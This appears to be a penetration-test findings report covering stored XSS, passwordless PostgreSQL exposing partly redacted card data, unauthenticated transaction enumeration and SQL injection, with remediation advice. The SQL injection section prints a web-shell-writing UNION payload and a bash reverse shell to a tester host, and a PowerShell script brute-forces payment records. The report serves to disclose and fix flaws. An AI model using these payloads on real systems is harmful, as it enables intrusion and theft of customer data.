Redpen AB
Security Assessment Findings Report

"Client Company" – Infrastructure and applications

Contents

Introduction

Methodology

Redpen AB maintains an up-to-date methodology which incorporates recent developments within the fields of offensive security testing. Our security assessments review all relevant components within the scope of the test, from applications, infrastructure technical environments to staff and physical security. Depending on the context of the test our methodology changes but the core of our assessments is always a depth-first analysis to find even the most well hidden vulnerabilities.

Examples of official documentation that we base our technical reviews on are:

- OSSTMM – The Open Source Security Testing Methodology Manual (OSSTMM) is peer-reviewed and maintained by the Institute for Security and Open Methodologies (ISECOM). It has been primarily developed as a security auditing methodology assessing against regulatory and industry requirements [1].

- OWASP Web Security Testing Guide – A project lead by the Open Worldwide Application Security Project to outline the foundations of web application testing [2].

- PTES – A standard created in 2009 as a means of creating a common language and framework to discuss penetration testing and security evaluations in general [3].

- OWASP top 10 Web/API – OWASP maintains two lists, containing the most commonly found vulnerabilities within web applications[4] as well as API's [5].

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. While all in-scope components were reviewed, Redpen AB prioritized identifying flaws within the components considered most critical or likely to be compromised. Redpen AB recommends conducting similar assessments on a regular basis by internal or third-party assessors to ensure the continued efficacy of the security components.

[1]https://www.isecom.org/OSSTMM.3.pdf
[2]https://owasp.org/www-project-web-security-testing-guide/stable/
[3]http://www.pentest-standard.org/index.php/Main_Page
[4]https://owasp.org/www-project-top-ten/
[5]https://owasp.org/www-project-api-security

Scope

Assessment overview

From May 15th, 2022 to May 29th, 2022, "Client Company" engaged Redpen AB to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. The testing was performed as an external entity in posession of one compromised client machine as per the "assume breach" security mentality. The network scope was the client's internal subnet at 10.10.23.0/24

The test was carried out in the following broad strokes:

- Planning – A break down of how to best spend the time alloted to ensure maximum value for the client. We performed and informational review of client risks, threat actors and potential weaknesses to find the most likely exploited vulnerabilities the client would face.
- Discovery – We performed technical scanning and enumeration to identify potential vulnerabilities, weak areas both as an external entitiy as well as someone existing on the client network.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Scope exclusions

Per client request, Redpen AB did not perform any Denial of Service attacks during testing.

Client allowances

"Client Company" provided an employee-authenticated laptop to simulate a breach onto the internal network.

Finding severity ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 score range	Definition
Critical	9.0 – 10.0	Exploitation of a critical vulnerability usually results in root or administrator-level access, complete system compromise, or exposure of sensitive information
High	7.0 – 8.9	An attacker exploiting a high severity vulnerability can gain significant access or privileges on the affected system, but might not have complete control over it. This can include access to sensitive information, or the ability to alter the system and its data.
Medium	4.0 – 6.9	A medium severity vulnerability poses a moderate risk to an organization. Exploiting a medium vulnerability might grant an attacker limited access to a system or its data, but usually doesn't lead to a complete system compromise. Often, exploitation of a medium severity vulnerability requires specific conditions, such as user interaction or access to the local network..
Low	0.1 – 3.9	These vulnerabilities typically have limited impact, often affecting non-essential system components, or requiring a very specific and unlikely set of conditions to be exploitable. While they do not typically pose a significant risk, they could potentially be combined with other vulnerabilities to facilitate a more significant attack..
Informational	N/A	Unexpected or suspicious behavior which could be indicative of unsafe behavior or bad application logic.

Found vulnerabilities:

Executive summary

In addition to the compliance issues laid forth in Appendix 1 which will be discussed in person during the report meeting, there were four vulnerabilities found. Two critical vulnerabilities, one high and one medium.

The first *critical* vulnerability was a lack of login authentication on one of the internal database hosts. The database contained highly sensitive information and yet the access was unrestricted for the default username *Postgres*. This vulnerability has significant ramifications in that it contains unencrypted credit card information. //

The second *critical* vulnerability was a code injection attack, by injecting unfiltered text into the application an attacker was able to run commands on the server as though they were the logged in user, enabling them to get a permanent foothold from which to further compromise the host as well as additional networked hosts.

The *high* vulnerability was a vulnerability that allowed an attacker to place malicious code on an application running on one of the hosts. This malicious code would be executed if a user ever visisted the same page, the code could for example steal their cookie and session or perform actions on their behalf within the application.

The *medium* vulnerability was the ability to enumerate payment transactions from an internal network host, this host would respond to any internal machine without additional authentication. Allowing an attacker to list every customer transaction stored.

1 Web application vulnerable to stored Cross-Site scripting (XSS)

Severity: High
CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H (High - 8.0)
Executive Category: Access Control

1.1 Background

Cross-site scripting (XSS) is a vulnerability in web applications that allows attackers to inject malicious scripts into web pages viewed by other users. It occurs when a web application uses unvalidated or unescaped user input in its output. There are three main types:

- Stored (or persistent) XSS: This is the most damaging type of XSS. In this case, the injected script is permanently stored on the target server. This script then gets executed when the victim visits the target site and the stored data is retrieved by the victim's browser.
- Reflected (or non-persistent) XSS: In this case, the injected script is not permanently stored on the target server. Instead, the script is included in a URL, which is then sent to the victim. When the victim clicks on the URL, the script is executed in their browser.
- DOM-based XSS: This is a more advanced type of XSS attack. It occurs when a script manipulates the Document Object Model (DOM) of a web page, causing the page to execute the script. The script is usually part of the original page and gets executed due to the manipulation of the DOM by the attacker.

1.2 Description

During testing a vulnerable web application was found on port 80 of host X. This application has a comment section which is vulnerable to stored XSS payloads due to a lack of input validation.

```html
<form action="/page.php" method="post" id="comment">
  <label for="name">Your name:</label>
  <input type="text" id="name" name="name">
  <label for "comment">Your comment:</label>
  <textarea id="comment" name="comment" rows="5" cols="30"></textarea>
  <button type="submit" form="comment" value="comment">Add a comment</button>
</form>
```


Figure 1: HTML code for submitting a new comment to the page.

1.3 Recommendation

The key steps to avoiding Cross-Site Scripting is to validate, sanitize, and escape all user input. Additionally, it's a good idea to implement Content Security Policy (CSP) headers, use secure libraries and frameworks that automatically escape user input, and avoid using inline scripts. Input validation between the client and the server is especially important as front-end validation can be easily bypassed by attackers.

```
// Add a new comment into the database using PDO to avoid SQL injection
(...)
$name=$_POST["name"];
$comment=$_POST["comment"];
$sql = "INSERT INTO comments (name, comment) VALUES (?,?)";
$statement = $pdo->prepare($sql);
$statement->execute([$name, $comment]);
(...)
// Display existing comments
$comments = $db->query('SELECT * FROM comments')->fetchAll();
foreach($comments as $comment) {
    echo "<tr><td>".$comment['name']."</td>";
    echo "<td>".$comment['comment']."</td></tr>";
}
(...)
```

Figure 2: PHP code from src/db/databaseController.php in which the comments are retrieved from the database


Leave a Reply
Your email address will not be published. Required fields are marked *
COMMENT
OK

Unauthenticated stored XSS

Figure 3: A JavaScript alert window appearing due to the browser executing injected code

2 Lack of PostgreSQL Authentication and Encryption

Severity: Critical
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (Critical - 10.0)
Executive Category: Access Control

2.1 Background

Databases are a critical component of many systems and often contain sensitive information, making them a prime target for cyberattacks. Ensuring data security is paramount as any unauthorized access or leak of this information can lead to severe consequences such as identity theft, financial loss, and legal liabilities. Encrypting the data and using strong passwords are two key strategies to safeguard the database and its contents from unauthorized access or attacks. Together, these measures provide a robust defense against cyber threats and ensure the integrity and confidentiality of the sensitive data stored within the database.

2.2 Description

The host Charley on the network did not require password authentication for the postgres user in PostgreSQL. As seen in Figure 4, it was possible to authenticate without a password. As a result, attackers can access all databases on charley and enumerate data found. The postgres user has full control over the database within the host

The data stored within this database contained unencrypted database information which is a direction violation of PCI DSS [6]. Failures of PCI DSS can result in fines and other punishments. Each security incidents and breaches can result of a $500,000 fine. Figure 4 shows that credit card information was stored in an unencrypted state.

A user who can connect to 10.0.17.14 can connect to the postgresql server by running the following command:

```
psql -U postgres -p 5432 -h 10.0.17.14
```


2.3 Recommendation

Harden the PostgreSQL server to require password authentication. Additionally, having firewall access controls to restrict what respective IP addresses can access the database would provide an additional layer of security.

```
ALTER USER postgres PASSWORD `B3tt3rP@ssword';
```

Additionally, the PostgreSQL instance could be further hardened by making rules in the *pg_hba.conf* file to only allow for authentication from certain hosts. More information about this configuration file can be found in the references for this section.


[6] https://www.commerce.uwo.ca/pdf/PCI-DSS-v4_0.pdf



```
┌──(root㉿kali01)-[/tmp]
└─# psql -U postgres -p 5432 -h 10.0.17.14
psql (14.1 (Debian 14.1-1), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                  List of databases
    Name    |  Owner   | Encoding |   Collate   |  Ctype   |   Access privileges
------------+----------+----------+-------------+----------+-----------------------
 jawbreaker | postgres | UTF8     | en_US.UTF-8 | C.UTF-8  |
 postgres   | postgres | UTF8     | C.UTF-8     | C.UTF-8  |
 template0  | postgres | UTF8     | C.UTF-8     | C.UTF-8  | =c/postgres          +
            |          |          |             |          | postgres=CTc/postgres
 template1  | postgres | UTF8     | C.UTF-8     | C.UTF-8  | =c/postgres          +
            |          |          |             |          | postgres=CTc/postgres
(4 rows)
```

Figure 4: User postgres does not require a password to authenticate.



```
COPY billing.credit_cards (id, name, number, expiration, ccv, zip) FROM stdin;
1       Robert [redacted]   [redacted]2769 05/28 [redacted]   39734
2       Christy [redacted]  [redacted]2568 03/23 [redacted]   57907
3       Angel [redacted]    [redacted]5750 07/27 [redacted]   07866
4       Alex [redacted]     [redacted]7190       10/25   [redacted]   09259
5       Nathaniel [redacted]    [redacted]2319       11/28   [redacted]   52715
6       John [redacted]     [redacted]6933       10/28   [redacted]   08707
7       Traci [redacted]    [redacted]2587 12/29 [redacted]   55043
8       Rick [redacted]     [redacted]5961 12/29 [redacted]   32536
9       Nicole [redacted]   [redacted]9990       07/26   [redacted]   74002
10      Holly [redacted]    [redacted]2120       08/24   [redacted]   63694
11      Roberto [redacted]  [redacted]0550   05/23   [redacted]   08238
12      William [redacted]      [redacted]2859       06/28   [redacted]   03468
13      Danielle [redacted] [redacted]7411 02/25 [redacted]   19371
14      Raymond [redacted]1006 01/26 [redacted]   35091
15      William [redacted]4770 11/27 [redacted]   67628
--More--(0%)
[0] 0:ruby*
```

Figure 5: PostgreSQL Billing Table stored in an unencrypted state

3 Payment Transaction Enumeration

Severity: Medium
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (High - 7.5)
Executive Category: Access Control

3.1 Background

Sensitive information should always be protected by multiple layers of security, one of which is authentication. Authentication is the process of verifying the identity of a user, application, or system before granting access to a particular resource, such as a database or an application. When a system doesn't require authentication to access certain data, it becomes vulnerable to unauthorized access and data enumeration.

Data enumeration is the act of extracting information from a system by exploring and exploiting vulnerabilities present in the system. When sensitive information is not protected by authentication, it becomes accessible to anyone who can reach the system, be it a legitimate user or a malicious attacker. This vulnerability enables attackers to easily enumerate and collect sensitive data, leading to a variety of potential risks such as identity theft, data leakage, and other security breaches.


3.2 Description

The Jawbreaker portal on the eggdicator host allows users to enter transaction IDs and returns transaction information including the amount, customer_id, and status. All customer transactions can be enumerated without any authentication (see Figure 6).

The powershell script shown in Fig 6 can be used by navigating to https://[REDACTED]/payment/$i and replacing “$i” with a numeric value. This would return JSON data regarding a transaction if one exists with the given ID. Based on results obtained from the script, a total of 6469 transactions were present and extractable.

3.3 Recommendation

Using a UUID instead of an id for each transaction would mitigate sequential enumeration and would greatly increase the time needed for a brute force attack. Additionally, rate limiting hosts to only a specific number of requests per minute (more information can be found in references) would further mitigate the attack. Moreover, implementing authentica- tion on the API would limit enumeration to only authorized users. Access tokens or basic http authentication are both options which would help reduce the risk introduced by this vulnerability



Pull-Transcations.ps1

```
add-type @"
    using System.Net;
    using System.Security.Cryptography.X509Certificates;
    public class TrustAllCertsPolicy : ICertificatePolicy {
        public bool CheckValidationResult(
            ServicePoint srvPoint, X509Certificate certificate,
            WebRequest request, int certificateProblem) {
            return true;
        }
    }
"@
[System.Net.ServicePointManager]::CertificatePolicy = New-Object TrustAllCertsPolicy


# Brute force API to get all transcations within database unauthenticated
# Able to get CustomerIDs, total amount, status, and ID
# to
for( $i=1; $i -lt 6469; $i++) {
    # curl payment
    $transcation = curl "https://[redacted]/payment/$i"


    if($transcation -eq $null) {
        break
    }
    Write-Host $transcation
}
```

```
6466
[{"amount":22645.5,"customer_id":"9e9dd41f-[redacted]","id":646
7,"status":"cleared"}]

6467
[{"amount":5193.08,"customer_id":"bd72fd05-[redacted]","id":646
8,"status":"cleared"}]

6468
[{"amount":27246.0,"customer_id":"ea9c1c38-[redacted]","id":646
9,"status":"cleared"}]

6469
[{"amount":10304.0,"customer_id":"0b90b8d3-[redacted]","id":647
0,"status":"cleared"}]

6470
```

Stopped   Ln 17 Col 5   100%

Figure 6: Powershell PoC script to extract all customer transactions.s

4 SQL Injection


Severity: Critical
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L (Critical - 9.9)
Executive Category: Injection

4.1 Background

SQL injection is a security vulnerability that arises when an attacker is able to manipulate an SQL query in an unintended manner, due to incorrect filtering or escaping of user input. This can result in unauthorized viewing, modifying, or deleting of data, or even executing administrative operations on the database. It occurs when user input is used to construct an SQL query without proper validation or escaping. For example, an attacker could provide input that changes the logic of an SQL query, bypassing authentication and gaining unauthorized access.

4.2 Description

An internal web application hosted at https://[REDACTED]/account.php allows you to enter your name and country. This input is verified as not using prepared statements and as such can be broken out of using a ' character. As seen in Fig 7 an error is produced as the newly created SQL query is malformed.



[redacted]/account.ph

Not secure | [redacted]/account.php

Join the UHC - September Qualifiers

Welcome haxez

Other Players In United Kingdom'


Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/account.php:33 Stack trace: #0 {main} thrown in **/var/www/html/account.php** on line **33**

Figure 7: The user is presented with an error message thrown by account.php.

Upon discovering this, the tester created an SQL query below in Fig 8 which executed in the context of the user hosting the service. The query created a new php file called shell.php, this file contained a simple injection point in which arbitrary system code could be executed by interacting with the web server by visiting /shell.php and using the cmd parameter (see Fig 9).

After code execution was accomplished, the tester executed the following code in order to achieve a backdoor onto the server and obtain control of the "www-data" user as seen in Fig 10:

```
cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.36/9001+0>%261'
```




```
POST / HTTP/1.1
Host: [redacted]
Content-Length: 130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://[redacted]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://[redacted]/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=shell&country=United+Kingdom' union select "<?php SYSTEM($_REQUEST['cmd']) ?>" INTO
OUTFILE '/var/www/html/shell.php' -- -
```

